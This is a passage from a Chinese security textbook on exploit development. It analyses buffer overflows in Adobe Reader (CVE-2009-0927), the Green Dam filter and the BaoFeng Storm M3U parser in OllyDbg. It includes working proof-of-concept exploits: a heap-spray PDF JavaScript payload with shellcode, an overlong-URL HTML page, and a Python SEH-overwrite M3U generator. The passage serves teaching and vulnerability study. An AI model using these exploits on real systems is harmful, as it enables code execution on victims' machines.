


图 29.3.1 网马生成器

最后，您需要把这个网页也放到您的网站上，如果放到根目录下，那么对应的 URL 就是：http://127.0.0.1/Click_here.html 。访问该 URL 后，就会看到如图 29.3.2 所示的攻击效果。

图 29.3.2 访问网马并中招

第 30 章　CVE-2009-0927：PDF 中的 JS

30.1　CVE-2009-0927 简介

Adobe Re ader 是非常流行的 PDF 文件阅读器，在其 Collab 对象的 getIcon()函数中存在一个缓冲区溢出漏洞。同时由于 PDF 文档中支持内嵌的 JavaScript，攻击者可以通过在 PDF 文档中植入恶意的 JavaScript 来向 getIcon()函数传递特制的参数以触发溢出漏洞，并结合 Heap Spray 攻击来夺取计算机的控制权。

30.2　PDF 文档格式简介

首先来了解一下 PDF 文档的格式。 PDF 文档是一种文本和二进制混排的格式，它由四部分构成。

- header：头部，用以标识 PDF 文档的版本。
- body：主体，包含 PDF 文档的主体内容，各部分以对象方式呈现。
- cross－reference：交叉引用表，通过交叉引用表可以快速的找到 PDF 文档中的各对象。
- trailer：尾部，包含交叉引用的摘要和交叉引用表的起始位置。

请新建一个 PDF 文档，用普通文本编辑器打开，参阅下边的格式注释来理解文件格式。

```
%PDF-1.1          //头部，说明次 PDF 文档符合 PDF1.1 规范

1 0 obj
<<
 /Type /Catalog   //说明这个 obj 是 Catalog 对象
 /Outlines 2 0 R  //第二个 obj 是 Outlines
 /Pages 3 0 R     //第三个 obj 是 Pages
 /OpenAction 7 0 R    //第七个 obj 是 OpenAction，听这个名字大家也应该能感觉到有点料，文件打开时会执行它里边的脚本
>>
endobj

2 0 obj
<<
 /Type /Outlines
```

```
 /Count 0          //0表示没有书签
>>
endobj

3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]    //说明它的孩子、页的对象号为4
 /Count 1         //说明页码数量为1
>>
endobj

4 0 obj
<<
 /Type /Page
 /Parent 3 0 R            //其父对象的对象号为3
 /MediaBox [0 0 612 792]  //页面的显示大小，以象素为单位
 /Contents 5 0 R          //内容对象的对象号为5
 /Resources <<            //说明该页所要包含的资源，包括字体和内容的类型
           /ProcSet [/PDF /Text]
           /Font << /F1 6 0 R >>
           >>
>>
endobj

5 0 obj
<< /Length 98 >>  //stream对象为字节数，从BT开始，ET结束，包括中间的行结束符
stream  //流对象开始
BT /F1 12 Tf 100 700 Td 15 TL (Open File Error!  Maybe the file is damaged!  //
文本位置和内容
) Tj ET
endstream   //流对象结束
endobj

6 0 obj
<<
 /Type /Font    //字体对象
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```

```
    7 0 obj
    <<
     /Type /Action
     /S /JavaScript
     /JS (     //可以放置 JavaScript 脚本，关键部分噢

    )
    >>
    endobj

    xref     //交叉引用表
    0 8      //说明下面的描述是从 0 号对象开始，数量为 8
    0000000000 65535 f    //一般每个 PDF 文件都是以这一行开始交叉应用表的，说明对象 0 的起始地址为 0000000000，产生号（generation number）为 65535，也是最大产生号，不可以再进行更改，而且最后对象的表示是 f，表明该对象为 free
    0000000010 00000 n    //表示对象 1，也就是 catalog 对象了，0000000009 是其偏移地址，00000 为 5 位产生号，全 0 表明该对象未被修改过，n 表示该对象在使用。
    0000000098 00000 n
    0000000147 00000 n
    0000000208 00000 n
    0000000400 00000 n
    0000000549 00000 n
    0000000663 00000 n

    trailer    //尾部
    <<
     /Size 8   //该 PDF 对象数
     /Root 1 0 R   //根对象的对象号为 1
    >>
    startxref
    1946   //交叉引用表的偏移地址
    %%EOF   //文件结束标志
```

30.3 漏洞原理及利用分析

一个 PDF 文件被打开时会执行 OpenAction 对象里面的脚本，所以只要在 OpenAction 对象里添加精心构造的 JS 脚本就可以实现对 Adobe Reader 的攻击。本节将通过如下的 JS 脚本来分析这一攻击过程。

```
    7 0 obj
    <<
     /Type /Action
     /S /JavaScript
```

```
    /JS (
    var  shellcode  =  unescape("%u68fc%u0a6a%u1e38%u6368%ud189%u684f%u7432%u0c
91%uf48b%u7e8d%u33f4%ub7db%u2b04%u66e3%u33bb%u5332%u7568%u6573%u5472%ud233%u8b64
%u305a%u4b8b%u8b0c%u1c49%u098b%u698b%uad08%u6a3d%u380a%u751e%u9505%u57ff%u95f8%u
8b60%u3c45%u4c8b%u7805%ucd03%u598b%u0320%u33dd%u47ff%u348b%u03bb%u99f5%ube0f%u3a
06%u74c4%uc108%u07ca%ud003%ueb46%u3bf1%u2454%u751c%u8be4%u2459%udd03%u8b66%u7b3c
%u598b%u031c%u03dd%ubb2c%u5f95%u57ab%u3d61%u0a6a%u1e38%ua975%udb33%u6853%u6577%u
7473%u6668%u6961%u8b6c%u53c4%u5050%uff53%ufc57%uff53%uf857");
    var nops = unescape("%u9090%u9090");
    while (nops.length < 0x100000)
    nops += nops;
      nops=nops.substring(0,0x100000/2-32/2-4/2-2/2-shellcode.length);
      nops=nops+shellcode;
      var memory = new Array();
      for (var i=0;i<200;i++)
    memory[i] += nops;
    var str = unescape("%0c%0c%0c%0c");
    while(str.length < 0x6000)
      str += str;
    app.doc.Collab.getIcon(str+'aaaaD.a');

    )
    >>
    Endobj
```

实验环境如表 30-3-1 所示。

表 30-3-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP SP3	建议在虚拟机 VMware 7.0 中运行
Adobe Reader 版本	9.0 中文版	

首先用 OllyDbg 加载 Adobe Reader，待其启动完成后通过 Adobe R eader 的菜单打开 POC 文档，OllyDbg 会因为一个写入异常而中断，如图 30.3.1 所示。

可以看出程序在向 0x00130000 位置写入数据时发生了异常，产生异常的原因是 0x00130000 这个地址已经超出了程序的内存空间范围，出现这种异常一般是复制了超长字符串所致。

从图 30.3.1 中的栈区可以看到程序在 0x2210FE27 所在函数中调用了 strncpy，问题可能就出在这个函数中，不妨进入 0x2210FE27 区域查看一下。

到达该区域后，发现在 0x2210FE25 处的 CALL EDI 指令调用了 strncpy 函数，这应该就是溢出的根源了。但是 strncpy 函数限制了复制字符串的长度，为什么这还会发生异常呢？继续向上看，原来程序在调用 strncpy 函数时将复制长度设置成源字符串的长度了，这就相当于执

行了 strcpy，当源字符串长度大于目标缓冲区长度时就会发生溢出。具体代码分析如图 30.3.2 所示。

漏洞的原理弄清楚了，接下来考虑如何利用这个漏洞。对这个典型的缓冲区溢出漏洞，可以选择覆盖函数的返回地址或者覆盖程序的异常处理函数指针，在这我们选择后者。




图 30.3.1　Adobe Reader 发生写入异常




图 30.3.2　漏洞函数代码分析

回顾一下 exploit 的思路：通过 Heap Spray 技术占领内存中的 0x0C0C0C0C 位置，然后再向 getIcon()函数传递超长字符串来覆盖程序的异常处理函数指针；同时这个超长字符串还有一个使命就是触发异常——当这个字符串足够长的时候（超出当前堆栈范围）就会触发写入异常，程序因此转入已被篡改了的异常处理函数，最终执行 shellcode。

现在关掉 OllyDbg，直接打开 POC 文档来体验一下成功的感觉吧，看着弹出熟悉的对话框是不是很有感觉呢，如图 30.3.3 所示。




图 30.3.3 PDF 中的 shellcode 成功执行

第 31 章　坝之蚁穴：超长 URL 溢出漏洞

31.1　漏洞简介

绿坝又称“绿坝-花季护航”，是我国政府为净化网络环境，避免青少年受互联网不良信息的影响和毒害，由国家出资，供社会免费下载和使用的上网管理软件，是一款保护未成年人健康上网的计算机终端过滤软件。

2008 年 5 月，通过全面的评测工作，几部委确定了 2 款技术、性能和功能最好的软件，即图像过滤软件“绿坝”和文字过滤软件“花季护航”，组合成“绿坝-花季护航”绿色上网过滤软件。

绿坝中存在多个安全漏洞，本节将介绍其中一个非常典型缓冲区溢出漏洞。该漏洞出现在软件核心功能之一 URL 过滤函数中：程序获取到当前访问的 URL，然后与黑名单中的 URL 进行比较以确定该 URL 是否为非法网址，但是程序在获取当前访问 URL 的时候却没有进行字符串的长度检测。

31.2　漏洞原理及利用分析

绿坝通过向 IE 注入 dll 来实现 URL 的监控，不妨通过如下的 POC 页面来来分析这个漏洞的原理及利用过程。

```
<html>
<head>
<script>
function exploit()
{
var url='';
for(var i=0; i<1032; i++)
   url += '\x24';
window.location=url + '.html';
}
</script>
</head>
<body>
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Class1"></object>
```

```
<input type="button" value="开始溢出" onclick="exploit()" />
</body>
</html>
```

在这次演示中我们将弹出对话框的 shellcode 放置在.NET 控件中，在溢出后将程序劫持到.NET 控件领空来执行 shellcode。整体实验环境如表 31-3-1 所示。

表 31-3-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP SP3	建议在虚拟机 VMware 7.0 中运行
浏览器版本	Internet Explorer 7	
绿坝版本	3.17	
.NET 控件版本	2.0	
.NET 编译基址	0x24240000	

特别说明：虽然本次演示使用的.NET 控件名字与第 12 章介绍 DEP 保护时的.NET 控件名称一样，但是为了让 shellcode 出现在 0x24242424 之后，我们对.NET 的控件中的一些引用和 shellcode 代码都进行了简单的修改。

下面来确定溢出发生的位置。首先将 POC 页面中的

```
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Class1"></object>
```

去掉，用 IE 打开 POC 页面，然后用 OllyDbg 附加到 IE 进程上，单击“开始溢出”按钮。由于 0x24242424 地址里边没内容，程序在转入 shellcode 执行时会出现异常。

如图 31.3.1 所示，EBP 已经被覆盖为 0x24242424，ESP 指向的内容也是 0x24242424，足以说明这是个典型的栈溢出。




图 31.3.1 IE 异常时内存状态

为了定位漏洞函数，我们需要回溯堆栈。如果在溢出前漏洞函数调用过其他的函数，堆栈中就有可能保存着返回地址，找到这个地址也就找到了漏洞函数。如图 31.3.2 所示，有一个地址看着很可疑，在本次实验中为 0x02852B4A（这个地址的前四位会根据 SurfGd.dll 的加载基址变化而变化，需要在实验中确定）。

图 31.3.2　可疑的函数地址

用 IE 重新打开 POC 页面，然后用 OllyDbg 附加 IE 进程，通过 Ctrl+G 快捷键跳转到 SurfGd.dll 加载基址偏移 0x2B4A 处。如图 31.3.3 所示，这里确实存在一个 CALL，再继续向上看可以发现该地址所在函数地址为 0x029C2AD9，在这里下断点。




图 31.3.3　可疑的函数地址周围情况

设置好断点后，单击“开始溢出”按钮。程序在 0x029C2AD9 处中断了，而且此时程序还没有溢出，看来极有可能已经找到了溢出点。继续单步执行跟踪， 不久就会发现程序在执行完 0x029C2AFA 处的 CALL 后发生了溢出。

现在可以对 0x029C2AFA 下断点继续分析，但是这样一层层跟下去工作量比较大，不如直接对 URL 要写入的缓冲区下硬件写入断点，直接到达写入的位置。用 IE 重新打开 POC 页面，并用 OllyDbg 附加 IE 进程，然后直接单击“开始溢出”按钮，程序会在 0x027F2AD9（前四位可能会变）中断，单步执行完 SUB ESP,0x404 后对堆栈顶附近的空间下内存写入断点。

如图 31.3.4 所示，选择 0x03F1EC74 下断点。按 F9 键让程序继续运行，程序会在写入 0x03F1EC74 时中断程序。中断后可以发现程序在 0x027F90B4 处通过 MOV BYTE PTR DS:[EDX],CL 指令来写入缓冲区，该地址所在函数代码如下。




图 31.3.4 设置内存写入断点

```
027F9057    PUSH EBP
027F9058    MOV EBP,ESP
027F905A    SUB ESP,10
……
027F907A    /MOV ECX,DWORD PTR SS:[EBP-C]
027F907D    |ADD ECX,1
027F9080    |MOV DWORD PTR SS:[EBP-C],ECX
027F9083    MOV EDX,DWORD PTR SS:[EBP+8]
027F9086    |PUSH EDX
027F9087    |CALL SurfGd.027F9A50
027F908C    |ADD ESP,4
027F908F    |CMP DWORD PTR SS:[EBP-C],EAX ;检测是否复制结束
027F9092    |JNB SurfGd.027F9191
027F9098    |MOV EAX,DWORD PTR SS:[EBP+8]
027F909B    |ADD EAX,DWORD PTR SS:[EBP-C]
027F909E    |MOVSX ECX,BYTE PTR DS:[EAX]
027F90A1    |CMP ECX,25 ;检测是否为%，如果为%则需要转义
027F90A4    |JE SHORT SurfGd.027F90C4
027F90A6    |MOV EDX,DWORD PTR SS:[EBP+C]
027F90A9    |ADD EDX,DWORD PTR SS:[EBP-4]
```

```
027F90AC    |MOV EAX,DWORD PTR SS:[EBP+8]
027F90AF    |ADD EAX,DWORD PTR SS:[EBP-C]
027F90B2    |MOV CL,BYTE PTR DS:[EAX]
027F90B4    |MOV BYTE PTR DS:[EDX],CL  ;写入到缓冲区
027F90B6    |MOV EDX,DWORD PTR SS:[EBP-4]
027F90B9    |ADD EDX,1
027F90BC    |MOV DWORD PTR SS:[EBP-4],EDX
027F90BF    |JMP SurfGd.027F918C
027F90C4    |MOV EAX,DWORD PTR SS:[EBP-C]
……
027F91A0    RETN
```

这个函数的主要工作是将 URL 复制到缓冲区，同时检查 URL 是不中包含着转义字符，如果包含着则将其处理后再复制。整个复制过程中未对缓冲区的长度进行任何检测，只是以 URL 自身长度作为复制结束条件，当 URL 长度大于缓冲区大小时就会造成溢出。

漏洞的原因现在已经很清楚了，如果要利用这个漏洞还需要确定一下缓冲区的大小。可以在 0x027F90B4 处下断点来确定缓冲区的起始地址：首先取消其他断点，然后在 0x027F90B4 下断点。设置好断点后，用 IE 重新打开 POC 页面，并用 OllyDbg 附加 IE 进程，单击“开始溢出”按钮程序会在 0x027F90B4（前四位可能会变）中断，观察 EDX 的值和返回地址所在位置，如图 31.3.5 所示。




图 31.3.5　缓冲区起始位置和函数返回地址所在位置

可以看出缓冲区起始位置为 0x03E3EC68，函数返回地址位于 0x03E3F06C，所以只要 URL 长度大于 1032（0x408）个字节就可将返回地址覆盖。将 1032 个 0x24 放置到 URL 中就可以完成覆盖。现在我们再将

```
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Class1"></object>
```

添加到 POC 页面里，然后用 IE 打开 POC 页面，再单击“开始溢出”按钮就可以成功 exploit

这个漏洞了，如图 31.3.6 所示。




图 31.3.6 shellcode 成功执行

第 32 章　暴风影音 M3U 文件解析漏洞


32.1　漏洞简介

暴风影音是国内非常流行的万能影音播放器，历史上曾被爆出过多个安全漏洞。本章将介绍 2010 年 5 月份公布的一个著名的文件格式漏洞，CNVD 编号为 CNVD-2010-00752（目前该漏洞还没有被 CVE 收录）。这是一个对 M3U 文件解析的漏洞，程序在读取 M3U 文件内容时未对内容长度进行有效性判断，因此当内容过长时会造成缓冲区溢出，导致恶意代码的执行。

32.2　M3U 文件简介

虽然 M3U 文件可以被媒体播放器直接打开，但是从本质上说它并不是多媒体文件，而是媒体文件的列表文件，换句话说它是媒体播放器的播放列表文件。可以直接用记事本打开一个 M3U 文件，打开之后就可以看到里边的媒体文件地址等信息了。媒体文件可以位于本地，也可以位于网络上，播放器会根据不同的情况选择不同的处理方式。例如，下面就是一个 Windows Media Player 建立的播放列表文件。

```
#EXTM3U
#EXTINF:0,online.wav
..\..\..\Program Files\Messenger\online.wav

#EXTINF:0,chimes.wav
..\..\..\WINDOWS\Media\chimes.wav

#EXTINF:0,chord.wav
..\..\..\WINDOWS\Media\chord.wav

#EXTINF:0,ding.wav
..\..\..\WINDOWS\Media\ding.wav

#EXTINF:0,notify.wav
..\..\..\WINDOWS\Media\notify.wav
```



32.3 漏洞原理及利用分析

本次漏洞分析将使用 Exploit-db.com 上发布的 POC 信息。直接查看畸形文件不利于理解漏洞原理（一堆二进制代码），不妨先从 POC 生成代码下手。以下代码引用自 Exploit-db，作者信息见注释。

```
    #!/usr/bin/env python
    ############################################################################
    #
    # Title: BaoFeng Storm M3U File Processing Buffer Overflow Exploit
    # CNVD-ID: CNVD-2010-00752
    # Author: Lufeng Li and Qingshan Li of Neusoft Corporation
    # Download: www.baofeng.com
    # Test: Put m3u file in root(e.g. c:/ d:/),and open this m3u file #放在根目录
很重要
    # Platform: Windows XPSP3 Chinese Simplified
    # Vulnerable: Storm2012 3.10.4.21
    # Storm2012 3.10.4.16
    # Storm2012 3.10.4.8
    # Storm2012 3.10.3.17
    # Storm2012 3.10.2.5
    # Storm2012 3.10.1.12
    ############################################################################
    # Code :
    file= "baofeng.m3u"
    junk ="\x41"*795 #填充
    nseh="\x61\xe8\xe1"
    seh="\xaa\xd7\x40" #覆盖程序的 S.E.H
    jmp ="\x53\x53\x6d\x58\x6d\x05\x11\x22\x6d\x2d\x10\x22\x6d\xac\xe4"
    nops ="\x42" * 110 #填充
    shellcode=("PPYAIAIAIAIAQATAXAZAPA3QADAZA" #弹出计算器的 shellcode
    "BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA"
    "58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB"
    "AB30APB944JBKLK8U9M0M0KPS0U99UNQ8RS44KPR004K"
    "22LLDKR2MD4KCBMXLOGG0JO6NQKOP1WPVLOLQQCLM2NL"
    "MPGQ8OLMM197K2ZP22B7TK0RLPTK12OLM1Z04KOPBX55"
    "Y0D4OZKQXP0P4KOXMHTKR8MPKQJ3ISOL19TKNTTKM18V"
    "NQKONQ90FLGQ8OLMKQY7NXK0T5L4M33MKHOKSMND45JB"
    "R84K0XMTKQHSBFTKLL0KTK28MLM18S4KKT4KKQXPSYOT"
    "NDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM2JKQTMSU"

    "89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU7MEM"
    "KOHUOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC"
    "QQ2LRCM0LJA")
```

```
fobj=open(file,"w")
payload=junk+nseh+seh+jmp+nops+shellcode  #构建完整的文档内容
fobj.write(payload)  #写入 POC 文档
fobj.close()
```

> 注意：这个 POC 文档使用的时候必须放在根目录下，不然会导致溢出失败，具体的原因将在后边进行分析，此处暂且按住不表。

本次的实验环境如表 32-3-1 所示。

表 32-3-1　实验环境

	推荐使用的环境	备　注
操作系统	Windows XP SP3	
暴风影音版本	Storm2012 3.10.4.8	POC 中提到的其他版本可以适用

文件型 POC 的分析一般比较复杂，通常以 ReadFile 函数作为第一个断点，在程序打开文件时中断。这里我们不妨换一种思路，暴风影音可以播放不同格式的媒体文件，所以它在打开文件时必然会对文件的扩展名进行检测，由此想到可以在程序里查找“.M3U”字符串，然后在这个参考字符串上设置断点，就可以迅速定位到 M3U 对应的解析逻辑了。

接下来动手操作：先运行暴风影音，然后用 OllyDbg 附加暴风影音的进程 Storm.exe,在 Storm.exe 的内存空间内，使用“Search for→All referenced text strings”查找所有参考字符串，并在搜索结果中“.M3U”所在行设置断点。本次实验“.M3U”位于 0x0051C5D1，如图 32.3.1 所示。




图 32.3.1　M3U　扩展名所在位置

之后用暴风影音打开 POC 文档，程序会在 0x0051C5D1 处中断，然后 F8 键单步运行，在执行完 0x0045C8BF 处的 CALL DWORD PTR DS:[EDX+3C]后程序出现异常。

